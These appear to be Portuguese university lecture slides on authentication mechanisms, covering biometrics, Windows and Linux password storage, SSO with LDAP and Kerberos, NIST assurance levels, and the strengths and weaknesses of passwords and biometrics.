


Figure 2


Impressões Digitais: Leitores Capacitivos

- Sensor possui uma matriz que determina capacidade
 - Determina vales e montes (nas camadas sub-epiderme)
 - Pode ser implementado com tecnologia “swipe”
- Vulnerável a modelos físicos
 - ex: dedos de silicone com modelo copiado
- Interferência de suor, loções e água



Impressões Digitais: Leitores Ultrassónicos


- **Composto por um emissor e um recetor**
 - Emissor: Emite impulsos de ultrassons
 - Recetor: Recebe reflexões dos sinais
 - Emitidos quando os impulsos encontram irregularidades
- **Mais resilientes e precisos**
 - Imagem sub-dermal através de vidro
 - Impulsos penetram água e cremes
- **Mesmo assim com falhas**
 - [youtube/watch?v=hJ35ApLKpN4](https://www.youtube.com/watch?v=hJ35ApLKpN4)



Smartphones: Reconhecimento Facial

- **Objetivo:** Verificar a correspondência entre uma imagem e um modelo treinado
- **Requer um aprovisionamento inicial para treinar o modelo**
 - Autenticações corretas sucessivas podem melhorar o modelo
- **Problemas:**
 - Imagens simples podem ser falsificadas: Gêmeos, fotografias, filmes
 - Solução: Requerer uma ação (ex, piscar o olho)
 - Nem sempre robusto a alterações de luminosidade
 - Solução: Imagens de Infravermelho
 - Não robusto a alterações do sujeito (barba, óculos)
 - Não robusto a alterações da direção

Smartphones: Face ID



Smartphones: Face ID



Computadores Portáteis

- **Dispositivos potencialmente partilhados**
 - De utilização não tão partilhada como um smartphone
 - Podem possuir sensores adicionais
 - Podem possuir ambientes seguros simples
 - TPM: Trusted Platform Module
- **Autenticação nativa e depois delegada ao OS**
 - Mais simples do que os smartphones
 - Sem SIM, sem TEE com OS próprio, Biometria mais simples
- **Sem suporte universal para armazenamento generalizado de chaves**
 - TPM é limitado

Computadores Portáteis


- **Leitores de impressões digitais semelhantes aos smartphones**
 - Tipicamente capacitivos (e swipe), por vezes disfarçados em botões
- **Sensores adicionais para reconhecimento facial**
 - Câmera comum (ubíqua nos portáteis)
 - de Infravermelhos (em implementações mais recentes)
- **Leitor de Smartcards**
 - Permite a utilização frequente de smartcards como o CC
 - Mais popular em ambientes empresariais
- **Podem interagir com outros dispositivos**
 - Pulseiras, Smartphones, chaves externas (yubikey)

OS: Windows

- **Suporta variados métodos de autenticação**
 - PIN, Senhas, Biometria, Smartcards, Tokens
 - Suporta autenticação remota (MS, Active Directory)
- **Credenciais armazenadas no Security Account Manager**
 - Opcional: parcialmente cifradas usando a SysKey
 - Trivial remover as credenciais (apagar a entrada SAM)
 - Mapeado no registo em HKLM/SAM
- **Desde o Vista: Aplicação de User Access Control**
 - Apenas em 2006!
 - Pode ser desativado e muitos utilizadores não o querem

OS: Windows

- **Senhas: validação direta de um valor**
 - Armazenado em %SYSTEM32%\Config\SAM
 - Cifrado com uma chave de início (SysKey)
 - Complexidade imposta por Políticas de Admin
- **LM Passwords usadas até ao Windows 7**
 - Método: Cifra do valor “KGS!@#\$%” com DES
 - senha usada como chave
- **NTLM Password Hash**
 - MD4(Senha), sem sal
- **Validação:**
 - Pedir a identificação e senha
 - Calcular a síntese e comparar com o valor armaz...



OS: Windows PIN

- **Suportado por um módulo seguro TPM**
 - Semelhante ao TEE, fornece armazenamento seguro
 - Muito mais simples e pouco robusto
 - Uso de TPM abandonado em algumas situações (2017)
- **Introdução do código PIN desbloqueia as chaves**
 - chaves não podem ser extraídas diretamente
 - tentativas repetidas podem bloquear o TPM

OS: Windows Hello

- **Autenticação Facial usando uma câmara de Infravermelho**
 - Pode utilizar um projetor/LED para iluminar sujeito
 - Robusto contra alterações de iluminação
 - Duas câmeras ou projetor podem fornecer profundidade
 - PIN é mandatório como backup
- **Vulnerabilidades**
 - um busto impresso?
 - uma fotografia visível a infravermelhos
 - uma simples fotografia
 - versões anteriores ao W10
 - portáteis sem câmera de infravermelhos



OS: Linux

- **Suporta variados métodos de autenticação**
 - PIN, Senhas, Biometria, Smartcards, Tokens
 - Suporta autenticação remota (KRB, Active Directory)
- **Framework: Pluggable Authentication Modules**
 - Mecanismo que permite autenticação configurável, mas sem modificação das aplicações
 - ex: Smartcards, OTP, Kerberos, LDAP, Bases de Dados...
 - Mecanismos de 2FA
- **Senhas: armazenadas num ficheiro (/etc/shadow)**
 - Acesso restrito a root:shadow
 - Não cifrado

OS: Linux - Senhas Diretas

- **Dados da conta armazenados em /etc/passwd**
 - username, user id, shell, shell...
- **Credenciais em /etc/shadow**
 - usando transformação com síntese
- **Validação (via PAM)**
 - Obter identificador e credenciais
 - Obter Sal e método de síntese
 - Calcular síntese(sal | senha)
 - Comparar resultado com valor armazenado

OS: Linux - Senhas Diretas

```
user:$6$kZ2HbBT/C8MxF1N1$YWNjZDczOWVmNWNmN  
jBiYmR1NjBmYWUxZTc4YTJmM2FjZDVmNGU3MmM3MjI  
2YzzkYzI2YjR1MDU4:17716:0:9999:7:::
```

- **Significado (\$ é o separador)**

- username
- algo. de síntese
- sal
- síntese do sal | senha
- ... validade

Autenticação em Sistemas Distribuídos

- **Comum utilizar-se autenticação centralizada**
 - Repositório comum de credenciais e informação de utilizadores
 - IDP: Identity Provider
 - Sistemas delegam autenticação neste sistema
- **Exemplo: Autenticação centralizada da UA**
 - Efetuada pelo serviço IDP.ua.pt ou através de diretórios
 - Fornecida a todos os serviços e sistemas
 - Atributos e credenciais armazenados apenas num ponto
 - Credenciais por serviço restringem acesso ao IDP

SSO: Single Sign On

- **Explora sistemas externos de confiança (TTP) para autenticação**
 - Sistemas próprios da organização
 - Sistemas externos (Google, Facebook)
- **Serviços de AAA**
 - Autenticação, Autorização e Accounting
 - Em redes: RADIUS e DIAMETER (telecoms)

SSO: Single Sign On

- **Vantagens**

- Permite a reutilização das mesmas credenciais em múltiplos sistemas
- Repositório único para as credenciais
 - Mais difícil de roubar as credenciais do que se estiverem distribuídas pelos sistemas
- Pode implementar restrições (vistas) ao perfil para cada sistema

- **Desvantagens**

- Requer mais recursos para o sistema de autenticação
- Único ponto de falha
- Falha implica a perda de acesso a todos os sistemas
 - Perda de credenciais implica comprometimento de todos os sistemas
- Introduz atrasos nos processos de autenticação

SSO: Single Sign On


- **Requer agente que expõe utilizadores remotos nos sistemas locais**
 - Windows: Utilizadores com perfis remotos, não disponíveis na SAM
 - Linux: Utilizadores não presentes no /etc/passwd
 - Tem de utilizar mecanismos de cache para acelerar operações
- **Pode fornecer informação adicional do perfil**
 - Tipo de utilizador: Estudante, professor, admin
 - Informação adicional: email, home, nome...
- **Sistemas que fazem uso de SSO têm de ser aprovisionados**
 - Frequentemente também especificamente autorizados

SSO: LDAP - Lightweight Directory Access Protocol

- **Protocolo para manter um diretório de informação**
 - Diretório hierárquico com informação sobre utilizadores, sistemas e serviços
 - ex: dados da conta, contactos, grupos
 - Informação é organizada numa árvore
 - Raiz baseada no tipo e nome (DNS): dn=admin,ou=deti,dc=ua,dc=pt
 - DC=Domain Component, OU=Organizational Unit, DN=Distinguished Name
- **Acesso ao diretório pode ter partes públicas e restritas**
 - Acesso anónimo: dados gerais dos contactos e configurações
 - Acesso Autenticado: Informações específicas do perfil
- **LDAP Bind: associa uma sessão a um utilizador**
 - Login: caminho (dn=user,ou=people,ou=deti,dc=ua,dc=pt)
 - O mesmo diretório pode conter vários domínios:
 - dn=user,**ou=deti,dc=ua,dc=pt**
 - dc=user,**ou=mec,dc=ua,dc=pt**

SSO: LDAP - Lightweight Directory Access Protocol

LDAP Directory Tree




SSO: Kerberos

- **Protocolo de autenticação para ambientes de rede**
 - Baseado no conceito de Tickets com validade limitada
 - Processo por defeito para MS AD (Ex, CodeUA)
- **Suporta autenticação mútua**
 - Cliente recebe do autenticador um token cifrado com a sua senha (do cliente)
- **Quatro entidades chave**
 - Cliente: pretende aceder a um serviço
 - Service Server (SS): Fornece um serviço que o utilizador pretende usar
 - Ticket Granting Server (TGS): Fornece acesso aos serviços
 - Authentication Server(AS): Fornece acesso ao TGS
- **Key Distribution Center = AS + TGS (+ base de dados)**

SSO: Kerberos: Client Authn

- Utilizador envia pedido ao AS com o seu ClientID
- AS responde com 2 mensagens:
 - A: $\text{Enc}_{\text{user_key}}(\text{Client/TGS Session Key})$
 - B: $\text{Enc}_{\text{tgs_key}}(\text{Cliente, Endereço de Rede, Validade, Client/TGS Session Key})$
- Utilizador usa a sua chave para decifrar A
- Envia pedido ao TGS com 2 mensagens
 - C=B + Identificador do serviço
 - D= $\text{Enc}_{\text{client/TGS SessionKey}}(\text{ClientID, Timestamp})$
- TGS responde com 2 mensagens:
 - E= $\text{Enc}_{\text{service_key}}(\text{ClientID, client address, validity, Client/Server Session Key})$
 - F= $\text{Enc}_{\text{client/TGS Session Key}}(\text{Client/Server Session Key})$



Autenticação: mecanismos e protocolos

Autenticação (Authn)

Provar que uma entidade possui um atributo que diz ter

1. Autenticado: Olá, sou o João
 2. Autenticador: Prova-o
 3. Autenticado: Aqui estão as minhas credenciais
 4. Autenticador: Credenciais aceites/recusadas
-
1. Autenticado: Olá, tenho mais de 18 anos
 2. Autenticador: Prova-o
 3. Autenticado: Aqui está a prova
 4. Autenticador: Prova aceite/recusada

Authn: Tipos de Provas

- **Algo que sabemos**
 - Um segredo memorizado (ou escrito) por uma entidade
- **Algo que temos**
 - Um objeto/token apenas possuído por uma entidade
- **Algo que somos**
 - Biometria
- **Autenticação multifatorial (MFA)**
 - Utilização simultânea de diferentes tipos
 - 2FA – Two Factor Authentication
 - Muito popular para autenticação em sistemas atuais

Authn: Objetivos

- **Autenticar entidades que interagem**
 - Pessoas, serviços, servidores, sistemas, redes, etc...
- **Possibilitar a aplicação de políticas de autorização e mecanismos**
 - Autorização != autenticação
 - Autenticação (Authn) leva a autorização (Authz)
- **Facilitar a exploração de outros protocolos relacionados com segurança**
 - ex: distribuição de chaves para comunicação segura

Authn: Requisitos

- **Confiança**

- Quão boa é a provar a identidade de uma entidade?
- Quão difícil é de subverter?
- Nível de Confiança (Level of Assurance, LoA)

- **Secretismo**

- Não divulgação das credenciais utilizadas pelas entidades

NIST 800-63

LoA	DESCRIPTION	TECHNICAL REQUIREMENTS		
		IDENTITY PROOFING REQUIREMENTS	TOKEN (SECRET) REQUIREMENTS	AUTHENTICATION PROTECTION MECHANISMS REQUIREMENTS
1	Little or no confidence exists in the asserted identity; usually self-asserted; essentially a persistent identifier	Requires no identity proofing	Allows any type of token including a simple PIN	Little effort to protect session from off line attacks or eavesdropper is required.
2	Confidence exists that the asserted identity is accurate; used frequently for self service applications	Requires some identity proofing	Allows single-factor authentication. Passwords are the norm at this level.	On-line guessing, replay and eavesdropping attacks are prevented using FIPS 140-2 approved cryptographic techniques.
3	High confidence in the asserted identity's accuracy; used to access restricted data	Requires stringent identity proofing	Multi-factor authentication, typically a password or biometric factor used in combination with a 1) software token, 2) hardware token, or 3) one-time password device token	On-line guessing, replay, eavesdropper, impersonation and man-in-the-middle attack are prevented. Cryptography must be validated at FIPS 140-2 Level 1 overall with Level 2 validation for physical security.
4	Very high confidence in the asserted identity's accuracy; used to access highly restricted data.	Requires in-person registration	Multi-factor authentication with a hardware crypto token.	On-line guessing, replay, eavesdropper, impersonation, man-in-the-middle, and session hijacking attacks are prevented. Cryptography in the hardware token must be validated at FIPS 140-2 level 2 overall, with level 3 validation for physical security.

Authn: Requisitos

- **Robustez**
 - Impedir ataques às trocas de dados do protocolo
 - Impedir cenários de DoS interativos
 - Impedir ataques desligados com dicionários
- **Simplicidade**
 - Deverá ser tão simples quanto possível para evitar que os utentes escolham simplificações perigosas
- **Lidar com vulnerabilidades vindas das pessoas**
 - Têm uma tendência natural para facilitar ou para tomarem iniciativas perigosas

Authn: Entidades e Modelos de Implantação

Entidades

- **Pessoas**
- **Servidores**
- **Redes**
- **Serviços**

Modelos de Implantação

- **Ao longo do tempo**
 - Quando a interação se inicia
 - Continuamente ao longo da interação
- **Direcionalidade**
 - Unidirecional
 - Bidirecional (mútua)

Protocolos de Autenticação: Aproximações Elementares

- **Aproximação direta**

1. Apresentar credenciais
2. Esperar pelo veredicto

- **Aproximação com desafio-resposta**

1. Obter desafio
2. Calcular e fornecer uma resposta calculada com base no desafio e nas credenciais
3. Esperar pelo veredicto

Sujeitos: Aproximação Direta com Senha Memorizada

- A senha é confrontada com um valor guardado para a pessoa que se está a autenticar
 - Dada a sua identidade reclamada (username)
- **Valor pessoal guardado**
 - Ideal: Transformação com a senha + função unidirecional
 - Windows: Função de síntese
 - UNIX: DES hash + sal
 - Linux: Hash + sal
 - MD5, SHA1, SHA-256, **SHA-512**
 - Ideal: PBKDF2, Scrypt com elevada complexidade

Sujeitos: Aproximação Direta com Senha Memorizada

- **Vantagens**

- Simplicidade!

- **Problemas**

- Utilização de senhas fracas/inseguras
 - Permitem ataques com dicionários
- Transmissão de senhas em claro em canais de comunicação inseguros
 - Escutas podem revelar senhas
 - ex. serviços remotos do UNIX, PAP




Top Ten 2017 from Splashdata

1. 123456
2. Password
3. 12345678
4. qwerty
5. 12345
6. 123456789
7. letmein
8. 1234567
9. football
10. iloveyou

Sujeitos: Aproximação direta com Biometria

- **Uma pessoa autentica-se usando medidas do seu corpo**
 - Avaliações biométricas
 - Impressão digital, íris, geometria da face, timbre vocal, escrita manual, etc.
- **Estas medidas são comparadas com um registo pessoal similar**
 - Referência biométrica (ou modelo/template)
 - Criado no sistema de forma similar mas no âmbito de uma inscrição anterior

Sujeitos: Aproximação direta com Biometria



Sujeitos: Aproximação direta com Biometria: Vantagens

- **Sujeitos não necessitam de memorizar ou possuir algo**
 - Apenas têm de se apresentar
- **Sujeitos não podem escolher senhas fracas**
 - Na realidade não escolhem nada
- **Credenciais não podem ser transferidas para outros**
 - Dificulta o roubo de credenciais

Sujeitos: Aproximação direta com Biometria: Desvantagens

- **Alguns métodos ainda são incipientes**
 - Podendo ser ultrapassados com facilidade
 - Ex: Reconhecimento Facial, Impressão Digital
- **Sujeitos não podem alterar as credenciais**
 - A exposição das credenciais tem impacto duradouro
- **Credenciais não podem ser transferidas a outros**
 - Por vezes necessário em situações de emergência (ex, médica)

Sujeitos: Aproximação direta com Biometria: Desvantagens

- **Coloca os sujeitos em risco**
 - Pode levar a comprometimento da integridade física para obtenção de credenciais
- **De difícil aplicação em sistemas remotos**
 - Obriga a existência de um sistema seguro local para aquisição de biometria
- **Biometria pode revelar informação pessoal**
 - Hábitos, doenças (ou riscos das mesmas)

